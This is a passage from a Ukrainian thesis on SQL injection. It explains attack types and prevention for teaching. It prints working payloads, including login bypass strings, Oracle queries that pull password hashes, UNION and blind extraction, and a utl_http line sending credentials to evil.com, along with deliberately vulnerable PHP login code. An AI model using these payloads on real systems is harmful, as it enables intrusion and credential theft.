В першому розділі було проаналізовано поняття веб-застосунка, розглянуті приклади його роботи та архітектури. Отже клієнтом у веб-застосунку виступає браузер, а сервером веб-сервер. Часто веб-застосунок складається як мінімум з трьох основних компонентів:

1) Клієнтська частина веб-застосунка - це графічний інтерфейс. Те, що видно на сторінці. Графічний інтерфейс відображається в браузері. Користувач взаємодіє з веб-застосунком саме через браузер, використовуючи для навігації посиланняя і кнопки.

2) Серверна частина веб-застосунка - це програма або скрипт на сервері, що оброблює запити користувача (точніше, запити браузера). Часто серверна частина веб-застосунка програмується на PHP. При кожному переході користувача по посиланню браузер відправляє запит до сервера. Сервер обробляє цей запит, викликаючи деякий PHP-скрипт, який формує веб-сторінку, описану мовою HTML, і відсилає клієнтові по мережі. Браузер тут же відображає отриманий результат у вигляді чергової веб-сторінки.

3) База даних (БД, або система управління базами даних, СУБД) - програмне забезпечення на сервері, що займається зберіганням даних і їх видачею в

потрібний момент. У разі форуму або блогу, збережені в БД дані - це пости, коментарі, новини, і так далі. База даних розташовується на сервері. Серверна частина веб-застосунки (тобто, PHP скрипт) звертається до бази даних, витягуючи дані, які необхідні для формування сторінки, запитаної користувачем.

Для забезпечення можливості масштабування була створена багаторівнева архітектура. В рамках цього рішення було розроблено чотирьохрівневе рішення, яке відрізняється від трьохрівневого наявністю рівня проміжного ПЗ на якому розміщується інтерфейс програмування застосунку.

Далі було розглянуто поняття бази даних, її структура, що складається з таблиці, стовпця та рядка. Були наведені приклади створення та взаємодії з базою даних на прикладі MySQL – найпопулярнішої системи управління базами даних.

Таким чином в даній роботі, згідно досліджуваної мети, необхідно розглянути наступні задачі:

1. дослідити методи впровадження SQL-ін’єкції та їх типи;
2. сформувати схему тестування веб-застосунку на виявлення SQL ін’єкцій;
3. проаналізувати процес тестування, розробити рекомендації щодо вибору інструмента тестування на SQL ін’єкції.

# РОЗДІЛ 2
# АНАЛІЗ АТАКИ ТИПУ SQL ІН'ЄКЦІЯ

## 2.1 Принципи роботи SQL ін'єкцій

SQL-ін'єкція - це різновид атаки для отримання неавторизованого доступу до бази даних або для отримання інформації безпосередньо з бази даних. Такий вид атаки стає можливим завдяки загальної грубій помилці більшості програмістів: їх програми отримують дані від клієнта і виконують SQL-запити з цими даними без попереднього розбору і аналізу отриманих даних [1]. Як результат, атакуючий може виконувати будь-які операції над атакованою базою даних. У деяких випадках атакуючий, через базу даних, може навіть отримати доступ до операційної системи або локальної мережі, в якій знаходиться комп'ютер з базою даних. SQL-ін'єкція працює навіть в разі, коли база даних захищена файерволом (firewall), для операційної системи встановлені всі останні оновлення та відкритий тільки 80-й порт.

Вперше, атаки такого типу, були виявлені в 1998 році, але і досі залишаються надзвичайно ефективним методом атак та одними з найсерйозніших загроз для веб-застосунків за рейтингом OWASP. Наслідки атак такого типу можуть призвести як до серйозних збитків для компанії-власника так і до негативних наслідків для користувача. Атака методом введення SQL ін'єкції є однією з найпоширеніших, це пов'язано з широким використанням баз даних на сайтах, щоб зберігати контент для сторінок; у смартфонах, щоб зберігати фото, повідомлення, замітки, контакти і музику; у поштових сервісах, щоб можна було знайти потрібний лист та скрізь, де є особисті кабінети і реєстрація, - щоб запам'ятовувати користувачів і відрізняти їх один від одного [39].

Оскільки ці бази даних часто містять конфіденційну інформацію про користувача, наслідком порушення безпеки може бути викрадення особистих даних, втрата конфіденційної інформації та шахрайство. Велика кількість відомих витоків

даних за останні роки стали результатом атак з використанням SQL-ін’єкцій, що призвело до репутаційного збитку і штрафів з боку регулюючих органів. У деяких випадках зловмисник може отримати постійний бекдор в системі організації, що призведе до довготривалої компрометації, яка може залишатися непоміченою протягом тривалого періоду. У деяких випадках зловмисники можуть навіть використовувати вразливість SQL ін’єкції, щоб взяти під контроль і пошкодити систему, на якій розміщується веб-застосунок [23].

Провідна світова дослідницька і консалтингова компанія у сфері інформаційних технологій Gartner Group провела дослідження, у якому брали участь 300 веб-сайтів в Інтернеті. У ході дослідження було виявлено, що більшість з них є вразливими до SQL-ін’єкційних атак.

Принципи, які лежать в основі SQL-ін’єкції, прості і немає нічого складного в проведенні цього виду атаки, SQL-ін’єкція не вимагає знання про будову атакується застосунки і може бути проведена на будь-якій базі даних, що дозволяє автоматизувати цей вид атаки. Атакуючий може посилати застосунку параметри, які навмисно приведуть до помилки виконання SQL-запиту і змусять сервер видати повідомлення про помилку. За цим повідомленням про помилку атакуючий може зібрати необхідну інформацію для здійснення SQL-ін’єкції. Розробник може перехоплювати повідомлення про помилку, що генеруються сервером баз даних, але це не захищає застосунок, а є лише іншою назвою методу SQL-ін’єкції [22].

Введення SQL - це атака, при якій код SQL вставляється або додається до вхідних параметрів програми / користувача, які згодом передаються на внутрішній сервер SQL для синтаксичного розбору та виконання. Будь-яка процедура, яка створює оператори SQL, може бути потенційно вразливою, оскільки різноманітна природа SQL та доступні методи його побудови надають безліч можливостей кодування [6]. Основна форма введення SQL складається з прямої вставки коду в параметри, які об’єднуються за допомогою команд SQL і виконуються. Менш пряма атака вводить шкідливий код у рядки, які призначені для зберігання в таблиці або як метадані. Коли збережені рядки згодом об’єднуються в динамічну команду SQL, шкідливий код виконується. Коли веб-програмі не вдається належним чином

розібрати параметри, які передаються динамічно створюваним оператором SQL (навіть при використанні методів параметризації) зловмисник може змінити конструкцію внутрішніх операторів SQL. Коли зловмисник зможе змінити оператор SQL, він буде виконаний з тими ж правами, що і користувач програми; при використанні SQL-сервера для виконання команди, які взаємодіють з операційною системою, процес буде виконуватися з тими ж дозволом, як компонент, який виконував команду (наприклад, сервер баз даних, сервер застосунків або веб-сервер), який часто є надзвичайно привілейованим [24].

Щоб проілюструвати це, повернімось до попереднього прикладу простої роздрібної торгівлі в Інтернет магазиі. За допомогою URL-адреси http://www.victim.com/products.php?val=100 були переглянуті всі товари в магазині, що коштують менше 100 доларів.

У прикладі URL-адреси використовуються параметри `GET` замість параметрів `POST` для зручності ілюстрації. Параметрами `POST` настільки ж просто маніпулювати; однак, це, як правило, передбачає використання чогось іншого, наприклад, інструменту маніпулювання трафіком, плагін веб-браузера або вбудований проксі-застосунок. Однак цього разу спробуємо ввести власні команди SQL додавши їх до вхідного параметра val. Це можна зробити, додавши рядок `'OR '1' = '1` до URL-адреси:

http://www.victim.com/products.php?val=100’ OR ‘1’=‘1

Цього разу повернеться оператор SQL, який створює та виконує скрипт PHP поверне усі товари в базі даних незалежно від їх ціни. Це відбувається через те, що змінюється логіка запиту тому, що додається заява результатів в операнді `OR` запиту, який завжди повертає true, тобто 1 завжди буде рівним до 1. Ось запит, який був побудований і виконаний:

```
SELECT *
FROM ProductsTbl
WHERE Price < '100.00' OR '1' = '1'
ORDER BY ProductDescription;
```

Існує безліч способів використання вразливих місць введення SQL для досягнення незліченної кількості цілей; успіх атаки, як правило, сильно залежить від базової бази даних та взаємопов'язаних систем, які зазнаються атаки. Іноді це може зажадати великого вміння та наполегливості, щоб використати вразливість у повному обсязі [2].

Попередній простий приклад демонструє, як зловмисник може маніпулювати динамічно створеним оператор SQL, який формується із вхідних даних, які не було перевірено або закодовано для виконання дій, яких розробник програми не передбачив. Однак приклад, можливо, не ілюструє ефективності такої вразливості; зрештою, ми використовувався вектор лише для перегляду всіх продуктів у базі даних, і ми могли б це зробити законно, використовуючи функціональність програми, оскільки вона була призначена для цього [20]. Проте цим самим застосунком можна віддалено керувати за допомогою content management system(CMS). CMS - це веб-застосунок, який використовується для створення, редагування, управління, і публікації вмісту на веб-сайті, не маючи глибокого розуміння або можливість кодування в HTML. Можна використовувати наступну URL-адресу для доступу до CMS застосунку:

http://www.victim.com/cms/login.php?username=foo&password=bar

Застосунок CMS вимагає надати дійсне ім'я користувача та пароль перш ніж можна буде отримати доступ до його функціональних можливостей. Доступ до попередньої URL-адреси призведе до помилки «Неправильне ім'я користувача чи пароль, повторіть спробу». Ось код для скрипта login.php:

```
// connect to the database
$conn = mysql_connect("localhost","username","password");
// dynamically build the sql statement with the input
$query = "SELECT userid FROM CMSUsers WHERE user = '$_GET ["user"]' " .
     "AND password = '$_GET ["password"]'";
// execute the query against the database
$result = mysql_query($query);
// check to see how many rows were returned from the database
```

```
$rowcount = mysql_num_rows($result);
// if a row is returned then the credentials must be valid, so
// forward the user to the admin pages
if ($rowcount ! = 0){header("Location: admin.php");}
// if a row is not returned then the credentials must be invalid
else {die('Incorrect username or password, please try again.')}
```
[25]

Скрипт login.php динамічно створює оператор SQL, який поверне набір записів, якщо введено ім'я користувача та відповідний пароль. Оператор SQL, який створює та виконує PHP-скрипт, більш чітко проілюстрований у наступному фрагменті коду [40]. Запит поверне ідентифікатор користувача, який відповідає користувачеві, якщо введені значення користувача та пароля збігаються з відповідним збереженим значенням у таблиці CMSUsers:

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'bar';
```

Проблема з кодом полягає в тому, що розробник програми вважає, що кількість записів, що повертаються при виконанні сценарію, завжди буде дорівнює нулю або одиниці. У попередньому прикладі введення ми використовували вектор, який можна використовувати, щоб змінити значення запиту SQL, щоб завжди повертати true. Якщо ми використовуємо ту саму техніку з застосунком CMS, ми можемо спричинити збій логіки програми. Додавши рядок `'OR '1'='1` до наступної URL-адреси, оператор SQL, який PHP створює та виконує цього разу, поверне всі ідентифікатори користувача для всіх користувачів у таблиці CMSUsers. URL-адреса виглядатиме так:

http://www.victim.com/cms/login.php?username=foo&password=bar' OR '1'='1

Всі ідентифікатори користувача повертаються, оскільки ми змінили логіку запиту. Це трапляється тому, що доданий оператор призводить до того, що операнд OR запиту завжди повертає true, тобто 1 завжди буде дорівнює 1. Ось запит, який був побудований і виконаний:

```
SELECT userid
```

```
FROM CMSUsers
WHERE user = 'foo' AND password = 'password' OR '1' = '1';
```

Логіка програми означає, що якщо база даних повертає більше нуля записів, ми повинні ввести правильні облікові дані для автентифікації, перенаправити та надати доступ до захищеного скрипта admin.php. Зазвичай ми входимо в систему як перший користувач у таблиці CMSUsers. Вразливість SQL-ін'єкції дозволила маніпулювати та підривати логіку програми [37].

## 2.2 Типи атак, що реалізуються за допомогою SQL-ін'єкцій

На основі використання застосунку та способу обробки даних, що надаються користувачеві, SQLi може бути використана для реалізації наступних атак:

*Authentication bypass* – використовуючи цю атаку, атакуючий входить в застосунок не надаючи дійсного ім'я користувача та пароля і отримує привілеї адміністратора.

Обхід автентифікації для веб-сайтів та веб-застосунків - це несанкціонований доступ до адміністративного розділу або розділам сайту та скриптів, що забезпечують безпосередню взаємодію з базою даних та файловою системою сервера. може бути виконана експлуатуючи вразливості коду веб-сайту, помилки публікації ресурсів, а також з-за помилки в налаштуваннях і вразливостях програмного забезпечення сервера. Критичні помилки розробки сайту, при певних умовах, можуть прирівняти звичайних користувачів сайту до їх адміністраторам або контент менеджерам.

Можливість обходу аутентифікації (Authentication Bypass) на сайті завжди призводить до його злому, так як:

Атакуючий отримує доступ до адміністративного розділу сайту з максимальним рівнем доступу

Атакуючий отримує доступ до закритих розділів сайту, або файлів, безпосередньо взаємодіє з базою даних або файлової системою сервера

Для захисту від Authentication bypass можна обмежити доступу до адміністративного розділу сайту по IP. Крім цього, можна розглянути варіант з встановленням додаткової парольної пари на системні директорії сайту. У випадках, коли не можна використовувати вищеописані варіанти захисту, слід виключити експлуатацію будь-яких вразливостей, тому що отримання несанкціонованого доступу до адміністративного розділу це сотні варіацій найрізноманітніших атак, таких як XSS і їм подібних [18].

*Information disclosure* - атаки даного класу спрямовані на отримання додаткової інформації про Веб-застосунок. Використовуючи ці вразливості, зловмисник може визначити використовувані дистрибутиви, номери версій клієнта і сервера і встановлені оновлення. В інших випадках, у витікаючій інформації може міститися розташування тимчасових файлів або резервних копій [17]. До атак даного типу можна також віднести:

Directory Indexing - дозволяє отримати інформацію про наявність прихованих файлів і директорій, які недоступні в звичайному режимі навігації

Web Server/Application Fingerprinting - визначення версій застосунків використовується зловмисником для отримання інформації про використовувані сервером і клієнтом операційні системи, Веб-сервери і браузери. Також ця атака може бути спрямована на інші компоненти Веб-застосунка, наприклад, службу каталогу або сервер баз даних або використовувані технології програмування.

Information Leakage - ці уразливості виникають в ситуаціях, коли сервер публікує важливу інформацію, наприклад, коментарі розробників або повідомлення про помилки, яка може бути використана для компрометації системи.

Path Traversal - Дана техніка атак спрямована на отримання доступу до файлів, тек і командам, які перебувають поза основною директорії Веб-сервера. Зловмисник може маніпулювати параметрами URL з метою отримати доступ до файлів або виконати команди, що розташовуються в файлової системі Веб-сервера.

Predictable Resource Location - Передбачуване розташування ресурсів дозволяє зловмисникові отримати доступ до прихованих даних або функціональними можливостями. Шляхом підбору зловмисник може отримати доступ до вмісту, не

призначеному для публічного перегляду. На цю атаку часто посилаються як на перерахування файлів і директорій (Forced Browsing, File Enumeration, Directory Enumeration).

*Compromised data integrity* – цілісність даних - важлива властивість SQL. При правильному використанні воно забезпечує коректність і валідність даних, що зберігаються в будь-який момент часу. Також з їх допомогою можна виявляти помилки в застосунках, які важко знайти іншими способами. Цілісність даних підтримується за допомогою обмежень PRIMARY KEY, CHECK, UNIQUE і FOREIGN KEY. Вони не є обов'язковими для таблиці.

PRIMARY KEY - набір полів (1 або більше), значення яких утворюють унікальну комбінацію і використовуються для однозначної ідентифікації запису в таблиці. Для таблиці може бути створене тільки одне таке обмеження. Дане обмеження використовується для забезпечення цілісності сутності, яка описана таблицею.

CHECK використовується для обмеження значень, які можуть бути поміщені в даний стовпець. Це обмеження використовується для забезпечення цілісності предметної області, яку описують таблиці в базі.

Обмеження UNIQUE забезпечує відсутність дублікатів в стовпці або наборі стовпців.

Обмеження FOREIGN KEY захищає від дій, які можуть порушити зв'язки між таблицями. FOREIGN KEY в одній таблиці вказує на PRIMARY KEY в інший. Тому це обмеження націлене на те, щоб не було записів FOREIGN KEY, яким не відповідають записи PRIMARY KEY. Таким чином, FOREIGN KEY підтримує кількість посилань цілісність даних.

Порушник використовує цю атаку для спотворення веб-сторінки, вставляючи шкідливий вміст у веб-сторінку, або змінює вміст бази даних.

*Compromised availability of data* – атакуючий використовує цю атаку для видалення інформації з бази даних, видалення логів, або аудиту інформації, що зберігається в базі даних.

*Remote code execution* - комп'ютерна вразливість, при якій відбувається віддалене виконання коду на зламувати комп'ютері, сервері і т.п. RCE є максимальною загрозою класу A1 за класифікацією OWASP. А також це гарантований спосіб злому сайтів і веб застосунків. RCE - є однією з найнебезпечніших вразливостей. Можливість експлуатації RCE виникає через грубі помилки розробки сайту, відсутності фільтрації передаваємих параметрів, використання небезпечних функцій і прийомів програмування.

## 2.3 Типи SQL ін'єкцій

SQL-ін'єкцію можна розділити на три основні категорії що видно на рис 2.1. в залежності від типу метода виявлення для перевірки відповідей програми на спеціально розроблені запити.




Рисунок 2.1 – Типи sql ін'єкцій

*In-band SQL Injection* (Внутрішньосмугова ін'єкція SQL) - це найбільш поширена і проста у використанні атака на основі впровадження SQL-коду. Впровадження SQL-коду відбувається, коли зловмисник може використовувати один і той же канал зв'язку як для запуску атаки, так і для збору результатів [3,7]. Як приклад зловмисник може використовувати HTTP-з'єднання, розгорнути атаку на серверної частини і отримати результати по каналу як в наступному прикладі:

Розглянемо SQL-запит, який зазвичай використовується на сторінці входу. Тут користувач може змінити значення імені користувача і пароля, які будуть використовуватися в запиті.

```
$name = $_POST ['Name'];
$id = $_POST ['Id'];
$query = " SELECT * FROM users WHERE name = '$name' AND
id = '$id' ";
```

Наведена вище частина коду описує сценарій, коли дві введені користувачем змінні передаються в базу даних. За допомогою методів `POST` параметри, введені користувачем, надсилаються на серверний код. Потім він буде використаний у запиті для отримання даних про автентифікацію та авторизацію даного користувача. Головним тут є те, що користувач ввів інформацію, яка буде оброблятися у серверній системі. Це означає, що якщо немає фільтрів для перевірки вводу, зловмисник може легко ввести шкідливий код, який з часом буде оброблений у серверній системі. Проаналізуємо наступний код:

```
$query = " SELECT * FROM users WHERE name = ' admin'; --
' AND
password = ' anything ' ";
```

Підкреслений текст в наведеному вище запиті - це текст, що вводиться користувачем. «`;` « Використовується для вказівки синтаксичному аналізатору SQL, що поточний оператор закінчився. У більшості випадків в цьому немає необхідності. Знак «`--`» вказує синтаксичному аналізатору SQL, що інша частина рядка є коментарем і не повинна виконуватися. Наступний малюнок прояснює сценарій.

Як видно на рисунку 2.2 якщо дати невірний ідентифікатор з іменем адміністратора він повернеться з пустим набором тому що немає «адміністратора» з ідентифікатором 1. Проте аналізуючи другий запит, ми бачимо, що, хоча дається невірний ідентифікатор, запит пройшов. Причиною є ввід `admin'; --_`. Він закінчив запит роздільником і наказав розглядати решту коду як коментар.

Щоб отримати порожній набір, наведені вище запити повинні передати обидві умови, які пов'язані за допомогою «AND». Але в другому запиті ввод імені фактично видалив перевірку пароля і повернув набір даних для існуючого користувача, такого як admin. Таким чином, зловмисник тепер може увійти в систему з обліковим записом адміністратора без необхідності вказувати пароль.




Рисунок 2.2 – Запити на мові SQL

Існує два основних типи In-band SQL ін'єкцій:

- Error-based SQL injection

SQL-ін'єкція на основі помилок - це метод внутрішньосмугової SQL-ін'єкції, який покладається на повідомлення про помилки, що видаються сервером бази даних, для отримання інформації про структуру бази даних. Дана техніка використовується, коли застосунок некоректно обробляє виключення, що виникають при роботі з СУБД, і повідомлення про виключення, що виникло, відображається користувачеві. У СУБД Oracle є вразливі функції, які відображають в повідомленні про виникновшему виключенні частину вхідних параметрів. До таких функцій відносяться XMLType () і ctxsys.drithsx.sn () [4,5].

Використовуючи дані функції, зловмисник може построчно зчитувати інформацію з таблиці БД (Наприклад, хеші паролів з таблиці dba_users).

При використанні функції XMLType () SQL-ін’єкція виглядає наступним чином:

```
-- витяг першого рядка з dba_users
‘ AND (1)=UPPER(XMLType(‘<:’|| SELECT cred FROM (SELECT
username || ‘--’ || password cred, rownum FROM
dba_users)
WHERE rn= 1 ||’>‘)) –
-- витяг другого рядка з dba_users
‘ AND (1)=UPPER(XMLType(‘<:’|| SELECT cred FROM (SELECT
username || ‘--’ || password cred, rownum FROM
dba_users)
WHERE rn= 2 ||’>‘)) –
```

При використанні функції ctxsys.drithsx.sn () SQLін’екція виглядає наступним чином:

```
-- витяг першого рядка з dba_users
‘ AND 1=ctxsys.drithsx.sn(1,(SELECT cred FROM (SELECT
username || ‘--’ || password cred, rownum FROM
dba_users)
WHERE rn= 1)) --
```

- Union based SQL injection :

Використання даної техніки засновано на застосуванні оператора UNION, який дозволяє об’єднати результати виконання двох або більше запитів SELECT. Використання даної техніки полягає в додаванні потрібного запиту SELECT за допомогою оператора UNION до первісного запиту [12].

Для коректності результуючого запиту, отриманого за допомогою оператора UNION, необхідно, щоб у двох виразів SELECT збігалося кількість і тип аргументів. В іншому випадку СУБД згенерує виняток. Залежно від логіки роботи програми або буде виведено повідомлення про яка виникла при роботі з СУБД винятком, або сторінка відобразиться користувачеві некоректно.

Спочатку порушник перебором визначає кількість аргументів на SQL-запиті. Універсальним методом визначення кількості аргументів є використання оператора сортування ORDER BY. Оператор ORDER BY виконує сортування вихідних значень. Його можна застосовувати як до числових стовпців, так і до строкових. В останньому випадку, сортування буде відбуватися за алфавітом. Він має наступний синтаксис: ORDER BY column_name [ASC | DESC]. Сортування може проводитися як по зростанню, так і по спаданню значень. Параметр ASC (за замовчуванням) встановлює порядок сортування у зростанню, від менших значень до великих. Параметр DECS встановлює порядок сортування за спаданням, від великих значень до менших [38].

При розбіжності кількості аргументів СУБД Oracle видає наступне повідомлення: ORA-01789: query block has incorrect number of result columns

Для визначення кількості аргументів як уразливого строкового параметра передає послідовно наступні значення.

-- запит виконано

‘ ORDER BY 1 --

-- запит виконано

‘ ORDER BY 2 --

-- запит виконано

‘ ORDER BY 3 –

-- виникло виключення

‘ ORDER BY 4 –

Таким чином, кількість аргументів на SQL-запиті дорівнює трьом. На практиці застосовується не лінійний, а бінарний пошук. Час підбору кількості аргументів при бінарному пошуку дорівнює O(log (n)), де n - кількість аргументів у запиті. Після визначення кількості аргументів перебором визначається для яких аргументів заданий constraint NOT NULL і тип цих аргументів (числовий, строковий або дата). В якості інших аргументів передається null.

-- виникло виключення

UNION SELECT ‘test’, null, null FROM dual --

-- виникло виключення

UNION SELECT null, ‘test’, null FROM dual –

Після визначення кількості аргументів і ухвали не нульових аргументів (NOT NULL), а також їх типів (числовий, строковий і дата), в якості другого параметра зловмисник передає потрібний SQL-запит, який повинен повертати рядок. Для отримання хеша пароля користувача SYS з таблиці dba_users можна передати такий вираз в якості уразливого строкового параметра.

‘ UNION SELECT null, (SELECT username || ‘--’ || password

FROM dba_users WHERE username = ‘SYS’), null FROM dual –

*Inferential SQL Injection(Blind SQL Injection)* поділяється на Boolean-based Blind SQL Injections та Time-based Blind SQL Injections. У разі якщо не можна використовувати Union і Errorbased SQL-ін’єкцію: результат виконання запиту не відображається користувачеві або застосунок коректно обробляє виключення. Однак якщо при цьому, модифікуючи запит, можна впливати на логіку роботи застосунку: при певних вхідних даних деякі сторінки відображаються неправильно або запит повертає тільки частину інформації. У цьому випадку можна використовувати техніку Blind SQL. Складається SQL-вираз, який при істинному значенні не порушує логіку роботи програми. При помилковому ж значенні виникає аномальна поведінка в роботі web-застосунки: сторінки неправильно відображаються або повертається тільки частина даних [8]. З метою перевірки логічних умов в якості подібного SQL-вирази можна використовувати INJECTION – SQL-запит, який повертає значення, або null (null – сторінка некоректно відображається)

```
AND NVL(INJECTION,0) != 0
```

Для того щоб з’ясувати, чи володіє поточний користувач правами ролі DBA, можна використовувати наступну ін’єкцію:

```
Product 1’ AND NVL((SELECT LENGTH(username) FROM user_role_privs WHERE granted_role = ‘DBA’),0) != 0 --
```

Якщо сторінка коректно відобразилася, користувачеві призначена роль DBA.

Для посимвольного вилучення даних з таблиць БД можна використовувати наступну ін’єкцію:

```
Product 1' AND NVL(ASCII(SUBSTR((SELECT user FROM
dual)),1,1)),0) = 65 --
Product 1' AND NVL(ASCII(SUBSTR((SELECT user FROM
dual)),1,1)),0) = 66 --
Product 1' AND NVL(ASCII(SUBSTR((SELECT user FROM
dual)),1,1)),0) = 67 --
```

…

Для вилучення першого символу, та:

```
Product 1' AND NVL(ASCII(SUBSTR((SELECT user FROM
dual)),2,1)),0) = 65 --
Product 1' AND NVL(ASCII(SUBSTR((SELECT user FROM
dual)),2,1)),0) = 66 --
Product 1' AND NVL(ASCII(SUBSTR((SELECT user FROM
dual)),2,1)),0) = 67 --
```

…

Для вилучення другого символу.

Принцип роботи Boolean-based Blind SQL Injections роздивимося на прикладі SQL запита `SELECT email FROM users WHERE id='<input>';` У разі, якщо по SQL-запиту з бази даних не повертається хоча б один рядок, то ми можемо спостерігати помилку з відсутнім користувачем. Для того, щоб використати цю уразливість, ми самостійно можемо вписати наступне:

```
SELECT email FROM users WHERE id='1' and password LIKE
'a%';
```

В такому випадку, ми побачимо помилку відсутньої пошти (при існуючому акаунті з id = 1) тільки, якщо перша буква пароля не "a '. Після чого ми можемо перебирати по 1 букві і отримувати значення з бази даних.

У деяких випадках зручніше реалізувати бінарний пошук і вивчати в яких діапазонах таблиці ASCII лежить символ, використовуючи (наприклад, в MySQL) функцію SUBSTRING і ASCII:

```
ASCII(SUBSTRING(password,1,1)) < 100
```

Time-based Blind SQL Injection схожа на Boolean-based. Також складається SQL-вираз, але аналізується не результат, що повернуся, а час відгуку сервера СУБД. При помилковому значенні SQL-вирази час відгуку незначнй, а при істинному значенні становить кілька секунд. Використовуючи дану техніку можна перевіряти логічні умови, наприклад наявність ролі DBA у поточного користувача, а також посимвольно витягувати дані з таблиць БД. Time-based SQL-ін'єкція виконується повільніше ніж Blind SQL-ін'єкції. Для внесення затримки зазвичай використовується наступний SQL-запит:

```
SELECT count(*) FROM all_objects, all_objects
```

Таким чином, для посимвольного вилучення даних з таблиць БД можна використовувати наступну ін'єкцію:

```
    Product 1' AND 0!=(select
decode(substr(user,1,1),'A',(select count(*) from
all_objects, all_objects),0) from dual) --
    Product 1' AND 0!=(select
decode(substr(user,1,1),'B',(select count(*) from
all_objects, all_objects),0) from dual) --
    Product 1' AND 0!=(select
decode(substr(user,1,1),'C',(select count(*) from
all_objects, all_objects),0) from dual) --
    …
```

Для вилучення першого символу, та:

```
    Product 1' AND 0!=(select
decode(substr(user,2,1),'A',(select count(*) from
all_objects, all_objects),0) from dual) --
    Product 1' AND 0!=(select
decode(substr(user,2,1),'B',(select count(*) from
all_objects, all_objects),0) from dual) --
```

```
Product 1' AND 0!=(select decode(substr(user,2,1),'C',(select count(*) from all_objects, all_objects),0) from dual) --
```

…

Для вилучення другого символу [11].

Як і в Boolean-based, для прискорення посимвольного вилучення можна використовувати бінарний пошук.

*Out-of-band SQL Injection (out-bound)*

У випадку, якщо жодна з перерахованих вище технік експлуатації SQL-ін'єкцій не може бути застосована можна скористатися Out-bound технікою. Для застосування даної техніки необхідний віддалений сервер, який знаходиться під контролем зловмисника, або доступ до директорії на сервері СУБД. Техніка полягає в наступному: зловмисник направляє висновок результату SQL-запиту на віддалений сервер, використовуючи протоколи DNS, HTTP, SMTP, або здійснює запис в файл, який розташований в доступній для зловмисника директорії на сервері СУБД.

Використовуючи пакет utl_http зловмисник може направити дані з таблиць БД на віддалений сервер наступним чином:

```
' AND 1=SELECT SUM(LENGTH(utl_http.request('http://evil.com/'||username||"--"||password)) FROM dba.users –
```

результату виконання запиту передається на http://evil.com

Функція Sum () необхідна для отримання всіх записів з таблиці dba_users. Варто відзначити, що в деяких версіях Oracle в стандартній конфігурації пакет utl_http доступний на виконання ролі PUBLIC [11].

## 2.4 Методи запобігання впровадженню

Причина вразливості до введення SQL відносно проста і зрозуміла: недостатня перевірка введених користувачем даних. Для вирішення цієї проблеми розробники

запропонували цілий ряд вказівок, яких потрібно дотримуватися на етапі написання коду застосунку. Застосування цих методів може стати ефективним і простим рішенням для запобігання введенню SQL, адже, в основному, помилки, що призводять до можливості використання цієї вразливості, допускаються на самих ранніх етапах. Однак на практиці на дотримання вказівок при написанні коду може вплинути людський фактор, що не дозволяє повною мірою покластися на такий метод захисту. Крім того, виправлення застарілих баз коду, які можуть містити вразливості введення SQL, може бути надзвичайно трудомістким завданням.

Одним з методів запобігання впровадженню SQL-коду є встановлення обмеження для всіх наборів результатів:

• Обмеження діапазону дат, що забезпечує повернення даних із вузького діапазону дат / часу.

• Обмеження кількості оброблених чи повернених рядків, що запобігає читанню або поверненню занадто великої кількості даних. На застосунок до запобігання великим наборам результатів, обмеження оброблених даних може забезпечити хорошу продуктивність, незалежно від параметрів.

• Запобігання порожніх пошуків. Якщо дозволити користувачеві переглядати все без фільтрів або повертати всі можливі результати, це може бути небезпечно. Тому не потрібно допускати пустих критеріїв пошуку, якщо вони не мають сенсу.

Покращити продуктивність та підвищити рівень безпеки можна обмеживши опції користувача. Надання свободи користувачам робити те, що вони хочуть, можливо, і має сенс, але в кінцевому підсумку призводить до нових помилок, дір в безпеці та експлойтів.

